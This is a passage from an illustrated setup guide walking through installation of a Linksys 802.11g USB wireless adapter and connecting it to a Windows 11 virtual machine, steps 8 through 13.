
8. A **User Account Control** pop-up appears; click **Yes**.
9. The **Linksys Adapter Setup Wizard** appears; click **Next**.




10. In the **License Agreement** wizard, check the **I accept this agreement** checkbox and click **Next**.
11. The **Preparing System for Install** wizard appears; wait for it to complete.




12. The **Insert Adapter** wizard appears. Plug your **Linksys 802.11 g WLAN** adapter into an available USB port.



13. After connecting the **Linksys 802.11 g WLAN** adapter, a **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Windows 11**; click **OK**.

